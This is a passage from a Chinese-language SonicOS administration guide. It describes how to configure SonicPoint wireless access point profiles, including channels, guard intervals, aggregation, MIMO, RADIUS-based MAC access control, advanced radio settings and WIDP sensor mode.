- 支持 802.11n，则显示下列选项：**无线波段**、**主要信道**、**辅助信道**、**启用短期保护间隔**以及**启用聚合**。
- 不支持 802.11n，则仅显示**信道**选项。

3 如果正在配置：

- SonicPoint AC 或 SonicPoint NDR 且无 VAP，请转到步骤 4。
- （可选）在**常规**选项卡上选择了有 VAP 的 SonicPoint NDR，则选择**启用 DFS 信道**以便可以使用动态频率选择 (DFS)，它允许无线设备与该 5GHz 频段内的现有雷达系统共享相同的频谱。

  提示：如果选择此选项，请选择**标准 - 2MHz 信道**或**带宽 - 40MHz 信道**作为**无线波段**。然后，**主要信道**和**标准信道**下拉菜单将显示可用敏感信道选择。

  注：此选项仅在 **802.11n 无线 0** 选项卡上显示，因为 802.11n 无线 1 不有至少 5GHz 的无线速度连接模式。

4 如果正在配置：

- 有 VAP 的 SonicPoint，请转到步骤 5。
- 没有 VAP 群组的 SonicPoint，请在 **SSID** 字段中，为使用此配置文件的每个 SonicPoint 的 SSID 输入可识别的字符串。这是将在可用无线连接的客户端列表中出现的名称。

提示：如果您组织中的所有 SonicPoint ACs 或 NDRs 共享同一个 SSID，则从一个 SonicPoint 到另一个 SonicPoint AC/NDR 漫游时用户可更轻松地维护他们的无线连接。

5 如果您选择的**模式**是：

- **5GHz 80211a 单模式** 或 **2.4GHz 802.11g 单模式**，请转到步骤 6。
- 任何其他模式，请从**无线波段**下拉菜单中选择无线电波频段。
  - **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。**主要信道**和**辅助信道**也会设置为**自动**。这是默认设置。
  - **标准 - 20MHz 信道** - 指定无线 0 将仅使用标准 20MHz 信道。在选择此选项时，显示**标准信道**下拉菜单，而不是**主要信道**和**辅助信道**选项。
  - **带宽 - 40MHz 信道** – 仅当为**无线波段**选择了 **5GHz 802.11ac/n/a** 或 **5GHz 802.11ac** 时才可用，用于指定无线 0 仅使用宽频 80MHz 信道。选定该选项后，仅有**信道**下拉菜单处于活动状态。

6 从**标准/主要信道**下拉菜单中选择信道。根据**模式**和**无线波段**的选择，将显示**辅助信道**下拉菜单。

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。这是**标准/主要信道**的默认设置。无论**主要信道**的设置是什么，**辅助信道**都设置为**自动**。
- 您也可以在管理机构监管的范围内选择单个信道。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。可用信道取决于您所配置的无线，请参见图 25。如果为**无线波段**选择**带宽 - 40 MHz 信道**，将显示**辅助信道**且会因为选择**主要信道**而自动选择“备用信道”。

表 74. 特定信道选择

无线 0：信道/主要信道 [1]	无线 1：标准/主要信道	无线 1：备用信道自动设置为： [2]
信道 36 (5180MHz)	信道 1 (2412MHz)	信道 5 (2432MHz)
信道 40 (5200MHz)	信道 2 (2417MHz)	信道 6 (2437MHz)
信道 44 (5220MHz)	信道 3 (2422MHz)	信道 7 (2442MHz)
信道 48 (5240MHz)	信道 4 (2427MHz)	信道 8 (2447MHz)
信道 149 (5745MHz)	信道 5 (2432MHz)	信道 1 (2412MHz)

表 74. 特定信道选择

无线 0：信道/主要信道 [1]	无线 1：标准/主要信道	无线 1：备用信道自动设置为： [2]
信道 153 (5765MHz)	信道 6 (2437MHz)	信道 2 (2417MHz)
信道 157 (5785MHz)	信道 7 (2442MHz)	信道 3 (2422MHz)
信道 161 (5805MHz)	信道 8 (2447MHz)	信道 4 (2427MHz)
信道 165 (5825MHz) [3]	信道 9 (2452MHz)	信道 5 (2432MHz)
	信道 10 (2457MHz)	信道 6 (2437MHz)
	信道 11 (2462MHz)	信道 7 (2442MHz)

1. 仅当为**模式**选择了 **5GHz 802.11n 单模式** 或 **5GHz 802.11n/a 混合模式**且为**无线波段**选择了**宽频 - 40 MHz 信道**时，**辅助信道**才可用。如果为**无线波段**选择了**自动**或在**常规**选项卡上选择了 VAP 群组，则**辅助信道**始终为**自动**。
2. 在选择**主要信道**后，**辅助信道**会自动设置为预设的信道。
3. 仅当为**模式**选择了 **5GHz 802.11n 单模式**、**5GHz 802.11n/a 混合模式**或 **5GHZ 802.11a 单模式** 且为**无线波段**选择了**标准 - 20 MHz 信道**时，此选项才可用。

7 如果从**无线波段**下拉菜单中您选择了：

- **5GHz 802.11a 单模式** 或 **2.4GHz 802.11g 单模式**，且正在配置：
  - SonicPoint AC：
    - 无 VAP，请转到第 616 页的无线安全。
    - 有 VAP，请转到第 616 页的虚拟接入点加密设置。
  - SonicPoint NDR，请转到步骤 10。
- 任何其他无线电波频段，请转到步骤 8

8 **启用短期保护间隔** - 指定短期保护间隔为 400ns（与标准保护间隔 800ns 相对）。

注：如果选择 **5GHz 802.11a 单模式** 或 **2.4GHz 802.11g 单模式**，则此选项不可用。

重要：为避免兼容性问题，请确保无线客户端也支持短期保护间隔。

保护间隔是为了确保不同的传输不会互相干扰而设计的传输之间间隔的设定时间。保护间隔可避免传播延迟、回显以及反射。接入点会将在此间隔内收到的任何信号内容识别为不需要的符号间干扰，并拒绝该数据。保护间隔是传输时的间隔，目的在于避免由于受到干扰或多路径延迟造成的数据丢失。

802.11n 标准指定两个保护间隔：400ns（短）和 800ns（长）。

启用短期保护间隔，通过减少每个接入点上的不必要闲置时间，可降低网络开销。400 纳秒 (ns) 的短期保护间隔适用于大多数办公环境，因为反射点以及客户端之间的距离短。大多数反射都会迅速收到。保护间隔越短，信道利用的效率越高，但是保护间隔太短也会增加干扰的风险。

有些户外部署则可能需要较长的保护间隔。随着区域的变大，例如在仓库或户外环境中，在短期保护间隔结束后反射和回显很可能会继续，所以对 800 ns 的长期保护间隔的需求变得更加重要。

保护间隔是传输时的停顿，旨在避免由于干扰或多路径延迟而导致的数据丢失，且提高 802.11n 和 802.11ac 数据速率。确保无线客户端还可以支持短期保护间隔，以避免兼容性问题。

提示：**启用短期保护间隔**和**启用聚合**选项可稍微提高吞吐量。当用户具有较强的信号且干扰较小时，它们可以在最佳的网络条件下发挥最大作用。在达不到最佳条件的网络中（受到干扰、信号较弱等），这些选项可能会导致传输错误，从而消弱吞吐量中的任何有效增益。

9 选择**启用聚合**以启用 802.11n 和 802.11ac 帧聚合，将多个数据帧聚合到一个传输里以减少开销并增加吞吐量。

注：如果选择 **5GHz 802.11a 单模式** 或 **2.4GHz 802.11g 单模式**，则此选项不可用。

重要：为避免兼容性问题，请确保无线客户端也支持聚合。

数据通过无线网络作为数据包流（称为数据帧）发送。帧聚合可将这些数据包聚合到更少、更大的数据包中，因此可提升整体性能。帧聚合已添加到 802.11n 和 802.11ac 规范中，可获得性能的额外提升。帧聚合是只有 802.11n 和 802.11ac 客户端能够利用的功能，因为老的系统无法理解较大数据包的新格式。

10 如果正在配置：


- SonicPoint AC：
  - 无 VAP，请转到第 616 页的无线安全。
  - 有 VAP，请转到第 616 页的虚拟接入点加密设置。
- SonicPoint NDR，（可选）选择**启用 MIMO**。默认情况下已选中该选项。

  启用 MIMO 选项可启用/禁用 MIMO（多输入多输出）。启用此选项可通过使用多重的输入输出天线增加 802.11n 吞吐量。默认对所有 802.11n 模式启用此选项，且会将其调暗以确保不禁用此选项。在选择 **5GHz 802.11a 单模式**或 **2.4GHz 802.11g 单模式**时默认激活并选中此选项。

  注：确保无线客户端也可以支持这类天线，以避免兼容性问题。如果 802.11a 或 802.11g 客户端无法支持这类天线，则可取消选中该选项，从而将其禁用。

无线安全

注：如果在**常规**选项卡的**虚拟接入点设置**中选择了 VAP，则此部分不可用。取而代之的是显示**虚拟接入点加密设置**部分。转到第 616 页的虚拟接入点加密设置。




注：这些选项随您选择的验证类型而变化。

无线 0 基本和**无线 1 基本**选项卡的**无线安全**部分对于 SonicPoint N **802.11n 无线**选项卡是相同的。如需配置“无线安全”，请参见第 632 页的无线安全。

虚拟接入点加密设置

注：仅当在**常规**选项卡的**虚拟接入点设置**部分中的**无线 0 基本/1 虚拟接入点群组**下拉菜单中选择了 VAP 时，才会显示此部分。



无线 0 基本和**无线 1 基本**选项卡的**虚拟接入点加密设置**部分对于 SonicPoint N **802.11n 无线**选项卡是相同的。如需配置“虚拟接入点加密设置”，请参见第 635 页的虚拟接入点加密设置。

ACL 实施



无线 0 基本和**无线 1 基本**选项卡的 **ACL 实施**部分对于 SonicPoint N **802.11n 无线**选项卡是相同的。如需配置“ACL 实施”，请参见第 617 页的ACL 实施。

远程 MAC 地址访问控制设置

> **注：**如果从**设置**选项卡上 **802.11n 无线虚拟 AP 组**下拉菜单中选择 VAP，此部分不可用；转至第 618 页的“无线 0/无线 1 高级”选项卡。



802.11n 无线 0 和 **802.11n 无线 1** 选项卡的**远程 MAC 地址访问控制设置**部分对于 SonicPoint N **802.11n 无线**选项卡是相同的。

> **重要：**您不能在启用 **IEEE 802.11i EAP** 的同时启用**远程 MAC 地址访问控制**选项。如果尝试这样做，可能收到下列错误消息：
>
> ```
> Remote MAC address access control can not be set when
> IEEE 802.11i EAP is enabled.
> ```

1. 选择**启用远程 MAC 访问控制**。此选项强制在远程 Radius 服务器实施基于 MAC 身份验证策略的无线电无线访问控制。**配置**按钮随即激活。
2. 单击**配置**。将显示 **Radius 服务器全局设置**对话框。



3. 在适当的字段输入所需的 RADIUS 服务器设置。请参见表 75。

表 75. WPA-EAP / WPA2-EAP 加密设置

选项	说明
Radius 服务器重试	SonicOS 将尝试联系 RADIUS 服务器的次数。如果在指定的重试次数内，RADIUS 服务器未响应，则放弃连接。
重试间隔（秒）	重试之间等待时间介于 0 到 60 秒之间。0 表示两次重试之间无需等待。
Radius 服务器 1 IP	RADIUS 验证服务器的名称/位置
Radius 服务器 1 端口	RADIUS 验证服务器通过其与客户端和网络设备进行通信的端口。默认端口号是 **1812**。
Radius 服务器 1 机密	RADIUS 验证服务器的密码。
Radius 服务器 2	备份 RADIUS 验证服务器的名称/位置。
Radius 服务器 2 端口	备份 RADIUS 验证服务器通过其与客户端和网络设备进行通信的端口。默认端口号是 **1812**。
Radius 服务器 2 机密	备份 RADIUS 验证服务器的密码。

4 单击**确定**。

“无线 0/无线 1 高级”选项卡

“无线 0 高级”选项卡 – SonicPoint AC



“无线 0 高级”选项卡 – SonicPoint NDR



“无线 1 高级”选项卡 – SonicPoint AC，无 VAP



“无线 1 高级”选项卡 – SonicPoint AC，有 VAP



“无线 1 高级”选项卡 – SonicPoint NDR，无 VAP



“无线 1 高级”选项卡 – SonicPoint NDR，有 VAP



这些设置会影响“无线 1 基本”无线电波频段的运行。SonicPoint 内置有两个单独的无线，因此它可以同时在这两个波段上发送和接收数据。

无线 1 高级选项卡有和**无线 0 高级**选项卡相同的选项，外加一些其他选项。SonicPoint AC 和 SonicPoint NDR 的选项卡十分相似。不同之处会在步骤中说明。

要配置“无线 *0*/无线 *1* 高级”设置：

1 单击**无线 0/1 高级**选项卡。

2 如果您：

- 在**设置**选项卡上选择了 VAP，请转到步骤 3。
- 如果在**设置**选项卡上未选择 VAP，（可选）请选择**隐藏信标中的 SSID** 以使该 SSID 发送无 SSID 信标，而非广告无线 SSID 名称。发送无 SSID 信标会强制无线客户端知道 SSID 才进行连接。默认情况下取消勾选该选项。

3 从**日程 IDS 扫描**下拉菜单中，为 IDS（入侵检测服务）扫描选择时间表。选择对无线网络的需求较低的时间，以最小化由于已丢弃的无线连接所造成的不便。可以通过选择**创建新日程**创建您自己的日程，或选择**已禁用**来禁用该功能，默认为禁用。

> 注：IDS 提供多种入侵检测功能来保护网络免受无线威胁。此功能可检测针对 WLAN 基础设施（由授权的接入点、射频介质和有线网络组成）的攻击。将授权的或有效的接入点定义为属于 WLAN 基础设施的接入点。接入点是 SonicPoint 或第三方接入点。

4 从**数据速率**下拉菜单 - 选择传输和接收数据的速度。**最佳**（默认）选项可自动选择在有干扰和其他因素的情况下您的区域中的最佳可用速率。

5 从**传输功率**下拉菜单中，选择传输功率。传输功率会影响 SonicPoint 的范围。

- **全功率**（默认）
- **半功率(-3 dB)**
- **四分之一功率 (-6 dB)**
- **八分之一功率(-9 dB)**
- **最小**

6 如果正在配置：

- SonicPoint AC，请转到步骤 7。
- SonicPoint NDR，请从**天线分极**下拉菜单中选择**最佳**（默认值）。**天线分极**设置可确定 SonicPoint 使用哪个天线发送和接收数据。选择**最佳**选项后，SonicPoint 将自动选择信号最强最清晰的天线。

7 在**信标间隔（毫秒）**字段中，输入发送无线 SSID 信标之间间隔的毫秒数。最小间隔为 100 毫秒，最大间隔为 1000 毫秒，默认值为 **100** 毫秒。

8 在 **DTIM 间隔**字段中，输入以毫秒为单位的 DTIM 间隔。最小帧数为 **1**，最大为 255，默认为 **1**。

对于传入多播数据包的 802.11 省电模式客户端，**DTIM 间隔**指定在发送 DTIM（传输指示消息）之前等待的信标帧数。

9 如果正在配置 SonicPoint：

- SonicPoint AC，请转到步骤 10。
- SonicPoint NDR，在**分片阈值（字节）**字段中输入想要网络允许的分片数据的字节数。分段阈值可限制最大帧大小。限制帧的大小可缩短传输帧所需的时间，因此降低损坏该帧（以更多的数据开销为代价）的可能性。分割无线帧，以增加在有射频干扰或无线覆盖不佳的区域内的可靠性和吞吐量。较低的阈值数会产生较多的片段。最小值为 256 字节，最大值为 2346 字节，默认值为 **2346** 字节。

10 在 **RTS 阈值（字节）**字段中，为数据包大小输入阈值（以字节计），请求发送 (RTS) 将在数据包传输前以该阈值发送。发送一个 RTS 可确保当多个客户端处于同一个访问点的范围（但彼此不再对方范围内）的情况下不会出现无线冲突。最小阈值为 256 字节，最大阈值为 2346 字节，默认值为 **2346** 字节。

11 在**最大客户端关联数**字段 - 输入想要使用此配置文件的每个 SonicPoint 一次性支持的无线客户端数目。最小客户端数为 1，最大为 128，默认为 **32**。

12 在**站点不活动超时（秒）**字段中，输入在接入点使无线客户端超时之前的无线客户端不活动的最长时间，以秒为单位。最小时长为 60 秒，最大时长为 36000 秒，默认值为 **300** 秒。

13 如果正在配置：

- **无线 0 高级**设置，转到步骤 17。
- **无线 1 高级**选项卡设置，转到步骤 14。

14 从**初始长度**下拉菜单中选择前导长度：

- **长**（默认）
- **短**

15 从**保护模式**下拉菜单中选择保护模式：

- **1 Mbps**（默认）
- **2 Mbps**
- **5 Mbps**
- **11 Mbps**

16 从**保护类型**下拉菜单中选择保护类型：

- **仅 CTS**（默认）
- **RTS-CTS**

17 （可选）要允许客户端更加迅速地取消关联和重新关联，请选中**启用短碰撞槽时间**复选框。指定此选项，可通过缩短接入点转发数据包给 LAN 之前的等待时间来增加 802.11n/g 无线频段的吞吐量。默认情况下未选中该设置。

18 （可选）如果正在使用 Turbo G 模式并因此不允许 802.11b 客户端连接，请选中**不允许 802.11b 客户端连接**复选框。指定此选项可将无线连接限制到仅 802.11g 和 802.11n 客户端。默认情况下未选中该设置。

19 从 **WMM（Wi-Fi 多媒体）**下拉菜单，选择 WMM 配置文件是否与此配置文件关联：

- **已禁用**（默认）
- **创建新 WMM 配置文件**。如果选择**创建新 WMM 配置文件**，将显示**添加 Wlan WMM 配置文件**对话框。如需配置 WMM 配置文件的信息，请参见第 713 页的配置 Wi-Fi 多媒体参数。
- 先前配置的 WMM 配置文件

20 （可选）选择**启用绿色接入点**以允许 SonicPoint ACe/ACi/N2 无线电波进入睡眠模式。这样在没有客户端以活动状态连接到 SonicPoint 时可节省电量。当有任何客户端尝试连接到 SonicPoint 时，SonicPoint 会立即进入全功率模式。可以在无线 0 (5GHz) 和无线 1 (2.4GHz) 上单独设置绿色接入点。

21 如果正在配置：

- **无线 0 高级**，对“无线 1 高级”重复该过程。
- **无线 1 高级**，对于：
  - SonicPoint AC，请转到步骤 22。
  - SonicPoint NDR，请转到第 624 页的传感器选项卡。

22 在**绿色接入点超时**字段输入过渡时间，以秒为单位，是接入点在无活动连接时进入睡眠模式之前等待的时间，也即省电模式关闭到省电模式开启之间的时间。过渡时间从 20 秒到 65535 秒，默认值为 **20** 秒。

传感器选项卡



在**传感器**选项卡中，启用或禁用无线入侵探测和防御 (WIDP) 模式。

重要：如果选择此选项，将自动禁用接入点或虚拟接入点功能。

1 选中**启用 WIDP 传感器**以使 SonicPoint 作为专用 WIDP 传感器运行。默认情况下未选中该选项。

2 从下拉菜单中选择 SonicPoint 作为 WIDP 传感器运行的时间，或选择**创建新日程...** 以指定不同的时间；默认为**始终打开**。

配置 SonicPoint N 配置文件

如需 SonicPoint 的概述，请参见第 565 页的了解 SonicPoint。如需自动配置 SonicPoints 的信息，请参见第 579 页的 SonicPoint 自动设置。

您可以添加任意数量的 SonicPoint 配置文件。配置的细节将稍微有所不同，这取决于您选择的 802.11 协议。

如需配置 *SonicPointN* 设置配置文件，请执行以下步骤：

1 转至 **SonicPoint > SonicPoints** 页面。

2 可执行以下某种操作：

- 要添加新 SonicPoint N 配置文件，请单击**添加 SonicPoint N 配置文件**。
- 要编辑现有 SonicPoint N 配置文件，请单击您要编辑的配置文件所在行的**配置**图标。

此时会显示**添加/编辑 SonicPointN 配置文件**对话框。除了在编辑现有配置文件时，显示现有设置外，两个对话框相同。



3 可以通过以下选项卡上的选项来配置 SonicPoint N：

- 第 626 页的“设置”选项卡
- 第 628 页的 802.11n 无线选项卡

- 第 638 页的高级选项卡
- 第 640 页的传感器选项卡

“设置”选项卡

设置选项卡包含以下部分：

- 第 626 页的 SonicPoint 设置
- 第 627 页的虚拟接入点设置
- 第 627 页的 L3 SSL VPN 隧道设置
- 第 628 页的 SonicPoint 管理员设置

SonicPoint 设置



1 当 SonicPoint 使用此配置文件来设置时，要自动启用每个 SonicPoint，选择**启用 SonicPoint**。默认情况下已选中该选项。

2 （可选）选中**保留设置**可让由此配置文件设置的 SonicPoint N 保留自定义设置，直到系统重启。默认情况下未选中该选项。

如果选择此选项，**编辑**将可用。要指定要保留的设置：

a 单击**编辑**。将显示**保留设置**对话框。



b 可执行以下某种操作：

- 单击**保留所有设置**，其他所有选项将变暗。
- 单击要保留的各个设置的复选框。

c 单击**确定**。

3 （可选）选中**启用 RF 监视**可启用无线 RF 威胁实时监控和管理。默认情况下未选中该选项。

4 （可选）选中**启用 LED (Ni/Ne)** 可开启/关闭 SonicPointN LED。

> 注：此选项仅适用于有可控制的 LED 硬件支持的 SonicPoint N 型号。

5 在**名称前缀**字段中输入与此区域相连的所有 SonicPointN 的名称的前缀。此前缀可帮助确定此区域的 SonicPoint。配置每个 SonicPointN 时，都会为其提供一个包含名称前缀和唯一编号的名称，例如：*MySonicPoint 126008*。

6 从**国家或地区代码**下拉菜单中选择运行的 SonicPoint N 所在的国家/地区。国家或地区代码可确定无线操作由哪个管理范围监管。

7 从 **EAPOL 版本**下拉菜单中，选择要使用的 EAPoL（通过 LAN 的可扩展身份验证协议）的版本：**v1** 或 **v2**。默认为 **v2**，可提供比 v1 更好的安全性。

虚拟接入点设置



1 （可选）从 **802.11n 无线虚拟接入点群组**下拉菜单，选择 802.11n 虚拟接入点 (VAP) 群组以将这些 SonicPoint N 分配给 VAP。该下拉菜单使您可以创建新虚拟接入点群组。如需虚拟接入点的更多信息，请参见第 657 页的 SonicPoint > 虚拟接入点。

L3 SSL VPN 隧道设置



1 在 **SSL VPN 服务器**字段中，输入 SSL VPN 服务器的 IP 地址。

2 在**用户名**字段中，输入 SSL VPN 服务器的用户名。

3 在**密码**字段中，输入 SSL VPN 服务器的密码。

4 在**域**字段中，输入 SSL VPN 服务器所在的域。

5 单击**自动断开**，让 SonicPoint 自动重连到 SSL VPN 服务器。

> 注：要配置 L3 SSL VPN，请单击指向 **SSL VPN > 客户端设置**的链接。如需 L3 SSL VPN 的信息，请参见第 587 页的 SonicPoint 三层管理和第 1085 页的 SSL VPN > 客户端设置。

SonicPoint 管理员设置



1 在**名称**字段中，输入网络管理员的用户名。

2 在**密码**字段中，输入网络管理员的密码。

802.11n 无线选项卡

注：在 **802.11n 无线**选项卡上显示的部分和选项根据您是否在**设置**选项卡中的 **802.11n 无线虚拟接入点群组**下拉菜单中选择了 VAP 群组以及您在**模式**下拉菜单中所选择的模式而发生变化。

未在**设置**选项卡上选择 VAP 群组



已在**设置**选项卡上选择 VAP 群组



1 单击 **802.11n 无线**选项卡。

2 配置此选项卡上的选项：

- 第 629 页的 802.11n 无线设置
- 第 632 页的无线安全
- 第 635 页的虚拟接入点加密设置
- 第 636 页的 ACL 实施
- 第 637 页的远程 MAC 地址访问控制设置

802.11n 无线设置

注：这些选项随您选择的模式而变化。



1 选择**启用无线**可自动在使用此配置文件设置的所有 SonicPoints 上启用 802.11n 无线频段。默认情况下已选中该选项。

- 从**启用无线**下拉菜单中，选择 802.11n 无线开启的时间计划。默认计划是**总是**。可以通过选择**创建新日程**来创建新的时间计划。

2 从**模式**下拉菜单中选择首选的无线模式。无线安全设备支持表 76 中显示的模式。

> **注：**可用的 **801.11n 无线设置**选项随所选择的模式而变化。如果为符合以下条件的模式配置无线设置：
>
> - 支持 802.11n，则显示下列选项：**无线波段**、**主要信道**、**辅助信道**。
> - 不支持 802.11n，则仅显示**信道**选项。
> - 支持 5GHz 802.11n/a，则显示**启用 DFS 信道**选项。

> **提示：**为使 802.11n 客户端达到独一无二的最佳吞吐量速度，SonicWALL 推荐使用**仅 802.11n** 无线模式。对多个无线客户端身份验证的兼容性，可使用 **802.11n/b/g 混合模式**无线模式。

表 76. 无线模式选择

2.4GHz	5Ghz	定义
2.4GHz 802.11n 单一模式	5GHz 802.11n 单一模式	仅允许 802.11n 客户端访问您的无线网络。802.11a/b/g 客户端不能在此受限的无线模式下连接。
2.4GHz 802.11n/g/b 混合模式 这是默认值。	5GHz 802.11n/a 混合模式	同时支持 802.11b、802.11g 和 802.11n 客户端。如果无线网络包含多种类型的客户端，请选择该模式。
2.4GHz 802.11g 单一模式		如果您的无线网络仅包含 802.11g 客户端，您可以选择该模式，以提高 802.11g 的性能。如果想要避免 802.11b 客户端关联，也可以选择该模式。
2.4GHz 802.11g/b 混合模式		如果您的无线网络包含 802.11b 和 802.11g 客户端，您可以选择该模式，以提高性能。
	5GHz 802.11a 单一模式	如果仅 802.11a 客户端访问您的无线网络，则可选择该模式。
	5GHz 802.11n/a/ac 混合模式	同时支持 802.11a、802.11ac，和 802.11n 客户端。如果无线网络包含多种类型的客户端，请选择该模式。
	5GHz 802.11ac 单一模式	如果仅 802.11ac 客户端访问您的无线网络，则可选择该模式。

3 如果为**模式**选择 **5GHz 802.11n 单一模式**、**5GHz 802.11a/n 混合模式**或 **5GHz 802.11a 单一模式**，则可以选中**启用 DFS 信道**（可选）。启用动态频率选择 (DFS) 可允许无线设备与 5GHZ 频段中的现有雷达系统共享频谱。默认情况下未选中该设置。

4 如果未在**设置**选项卡中指定 VAP 群组，请在 **SSID** 字段中，为使用此配置文件的每个 SonicPoint 的 SSID 输入可识别的字符串。这是将在可用无线连接的客户端列表中出现的名称。

> **注：**如果您组织中的所有 SonicPoints 共享同一个 SSID，则从一个 SonicPoint 到另一个 SonicPoint 漫游时用户可更轻松地维护他们的无线连接。

5 如果您选择的模式支持：

- 仅 802.11g 或仅 802.11a，请转到步骤 6
- 仅 802.11n 或 802.11n 混合，请转到步骤 8

6 仅针对 802.11a/g：从**信道**下拉菜单中为无线选择信道。

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。这是默认设置。除非由于某种原因必须使用或避免使用特定信道，否则请使用**自动**。

- 指定信道：可以在管理机构监管的范围内选择单个信道。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。

表 77. 802.11g/802.11a 信道

802.11g 信道	802.11a 信道
信道 1 (2412 MHz)	信道 36 (5180 MHz)
信道 2 (2417 MHz)	信道 40 (5200 Mhz)
信道 3 (2422 MHz)	信道 44 (5220 Mhz)
信道 4 (2427 MHz)	信道 48 (5240 Mhz)
信道 5 (2432 MHz)	信道 149 (5745 Mhz)
信道 6 (2437 MHz)	信道 153 (5765 Mhz)
信道 7 (2442 MHz)	信道 157 (5785 Mhz)
信道 8 (2447MHz)	信道 161 (5805 Mhz)
信道 9 (2452 MHz)	
信道 10 (2457 MHz)	
信道 11 (2462 MHz)	

7 如果选择了 **5GHz 802.11a 单一模式** 或 **2.4GHz 802.11g 单模式**，请转到步骤 11。

8 对于仅 802.11n 或 802.11n 混合：从**无线波段**下拉菜单中，为 802.11n 无线选择频段：

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。这是默认设置。
  - **主要信道**和**辅助信道**下拉菜单设置为**自动**，无法更改。
- **标准 - 20 MHz 信道** - 指定 802.11n 无线将仅使用标准 20 MHz 信道。选择此选项时，会显示**信道**下拉菜单，而非**主要信道**和**辅助信道**下拉菜单。
  - **信道** - 默认情况下，该项设置为**自动**，使设备可以根据信号强度和完整性设置最佳信道。您也可以在管理机构监管的范围内选择单个信道。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。可用信道与步骤 6 中适用于 802.11g 的信道相同。
- **标准 - 40 MHz 信道** - 指定 802.11n 无线将仅使用宽频 40 MHz 信道。选定该选项后， 将显示**主要信道**和**辅助信道**下拉菜单：
  - **主要信道** - 默认情况下设置为自动。您可以选择指定特定的主要信道。可用信道与步骤 6 中 802.11a 适用的信道相同
  - **辅助信道** - 不论主要信道的设置是什么，此下拉菜单的配置均设置为**自动**。

9 （可选）选中**启用短期保护间隔**复选框可指定短期保护间隔为 400ns，相对的标准保护间隔为 800ns。默认情况下未选中该设置。

注：如果选择 **5GHz 802.11a 单模式** 或 **2.4GHz 802.11g 单模式**，则此选项不可用。

保护间隔是为了确保不同的传输不会互相干扰而设计的传输之间间隔的设定时间。保护间隔可避免传播延迟、回显以及反射。接入点会将在此间隔内收到的任何信号内容识别为不需要的符号间干扰，并拒绝该数据。保护间隔是传输时的间隔，目的在于避免由于受到干扰或多路径延迟造成的数据丢失。

802.11n 标准指定两种保护间隔：400ns（短）和 800ns（长）启用短期保护间隔可以通过减少每个设备不必要的空闲时间来降低网络开销。400 毫微秒 (ns) 的短期保护间隔，适用于大多数办公室环境，因为反射点之间以及客户端之间的距离短。将迅速接收大多数反射。保护间隔越短，信道使用效率越高，但是较短保护间隔也会增大干扰风险

然而，一些室外部署，可能需要更长的保护间隔。随着区域的增大（如在仓库中和在室外环境下），对 800 ns 长保护间隔的需求变得更加重要，因为反射和回波变得更有可能在超过短期保护间隔后继续存在。

10 （可选）要启用 802.11ac 或 802.11n 帧聚合，这样可以合并多个帧以减少开销并提高吞吐量，请选中**启用聚合**复选框。

> 注：如果选择 **5GHz 802.11a 单模式** 或 **2.4GHz 802.11g 单模式**，则此选项不可用。

数据通过无线网络作为数据包流（称为数据帧）发送。帧聚合可将这些数据包聚合到更少、更大的数据包中，因此可提升整体性能。帧聚合已添加到 802.11n 规范中，可获得性能的额外提升。帧聚合是只有 802.11n 客户端能够利用的功能，因为老的系统无法理解较大数据包的新格式。

> 提示：**启用短期保护间隔**和**启用聚合**选项可稍微提高吞吐量。当用户具有较强的信号且干扰较小时，它们可以在最佳的网络条件下发挥最大作用。在达不到最佳条件的网络中（受到干扰、信号较弱等），这些选项可能会导致传输错误，从而消弱吞吐量中的任何有效增益。

11 选择**启用 MIMO** 可启用 MIMO（多输入多输出）。启用此选项可通过使用多重的输入输出天线增加 802.11n 吞吐量。

默认对所有 802.11n 模式启用此选项，且会将其调暗以确保不禁用此选项。在选择 **5GHz 802.11a 单一模式** 或 **2.4GHz 802.11g 单模式**时默认激活并选中此选项。

> 重要： 为了避免兼容性问题，请确保 802.11a 或 802.11g 无线客户端也支持这类天线。如果该客户端无法支持这类天线，则可取消选中该选项，从而将其禁用。
>
> 禁用 MIMO 可能导致某些无线客户端信号较弱和吞吐量较低。如果为了兼容性而禁用 MIMO，将显示确认消息。单击**确定**以继续。

12 如果您：

- 未选择 VAP，请转到第 632 页的无线安全。
- 从**设置**选项卡的**虚拟接入点设置**的 **802.11n 无线虚拟接入点群组**下拉菜单中选择了 VAP，请转到第 635 页的虚拟接入点加密设置。

无线安全

> 注：如果从**设置**选项卡上 **802.11n 无线虚拟接入点群组**下拉菜单中选择 VAP，此部分不可用。取而代之的是显示**虚拟接入点加密设置**部分。转到第 616 页的虚拟接入点加密设置。



1 在**无线安全**部分，从**验证类型**下拉菜单为您的无线网络选择身份验证方法。

> 注：可用的选项随您所选择的配置而不同。

WEP [1]	WPA [2]	WPA2 [2.]
WEP - 两者皆是（开放系统和共享密钥） – 默认	WPA - PSK	WPA2-PSK
WEP - 开放系统 [3]	WPA - EAP	WPA2-EAP

WEP [1]	WPA [2]	WPA2 [2.]
WEP - 共享密钥		WPA2-自动-PSK
		WPA2-自动-EAP

